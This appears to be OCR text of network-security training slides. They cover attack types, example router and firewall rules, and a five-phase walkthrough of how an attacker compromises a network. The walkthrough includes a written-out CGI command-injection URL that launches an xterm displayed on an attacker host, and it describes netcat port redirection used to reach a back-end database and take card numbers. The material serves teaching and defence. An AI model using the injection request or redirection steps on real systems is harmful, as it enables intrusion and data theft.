
CGI-BIN

- Takes advantage of insecure coding methods
- New vulnerabilities constantly being discovered

Buffer Overflow

- Specialized code build to overflow the buffers
- Insecure coding at the heart of these functions

Port Redirection Attack



Allows traffic entering a compromised machine (i.e SysA/TCP/25 SMTP) to be redirected to a different machine on a different port (SysB/TCP/23)

Hacker exploits trusted relationships

Root kit base install allows redirection process, files, and connections to be hidden

Agenda

Components of security threats


A typical security network design

Designing under siege


Design optimization

A robust security design

Typical Network Design Today




Access Router Access Control List (ACL)



Source	Destination	Protocol	Action
Outside	DMZ	SMTP	Permit
Outside	DMZ	HTTP	Permit
Outside	DMZ	DNS	Permit
Outside	DMZ	SSL	Permit
Outside	ANY	EST TCP/UDP Replies	Permit
Outside	ANY	ICMP Echo/ Reply	Permit

Firewall Rules



Source	Destination	Protocol	Action
Internal	Any	Any	Permit
Web Server	Back end Database	SQL	Permit
Public SMTP	Internal SMTP	SMTP	Permit
Any	Any	ICMP Echo-reply	Permit
DMZ	Internal	SSH	Permit

Dual firewall configuration

Inbound traffic limited to services on DMZ

Open internal network

Full outbound access allowed (no traditional FTP)

Agenda

Components of security threats


A typical security network design

Designing under siege

Design optimization

A robust security design

Anatomy of a Network Compromise



Phase 1: Network Recon


Phase 2: "own" the system

Phase 3: Exploit trust

Phase 4: Reach for the gold

Phase 5: "own" the network

Network Recon



Learn about the site


Discovery sequence

- Ping sweep
- Port scan
- Whois, DNS, web pages

Discovery results

- Address ranges
- Hosts
- Services
- Servers (smtp, dns, http,...)
- Outdated software like “bind”

"Own a System"



Compromise one host

Obvious target is Web

Vulnerability scan

Send attack sequence

www.victim.com/cgi-gin/whois_raw.cgi?Ffqdn=%)A/usr/X11R6/bin/xterm%20-display%20hacker.machine.com:0

Xterm displayed on hacker machine


OS version detected

Hacker FTPs buffer overflow

Buffer overflow allows root access

Attacker now owns the system

Exploit Trust




Recon phase 2

- Explore log files
- running processes
- configuration files
- utilize password tools
- sniff

Results

- Knows userid/passwords
- Knows communications
- Knows protocols used

Reach for the Gold



Access router blocks hacker access to back end database

Use netcat to setup port redirection on web server for port 25. Redirect to back end database port 22 (SSH)


Launch SSH from attack station on port 25 to web server

Results in interactive session with back end database

Root access due to cracked \ userid/passwords

Credit card numbers retrieved

Own the Network



Take over vulnerable systems

It's easy - no firewalls, no encryption, no ACLs...

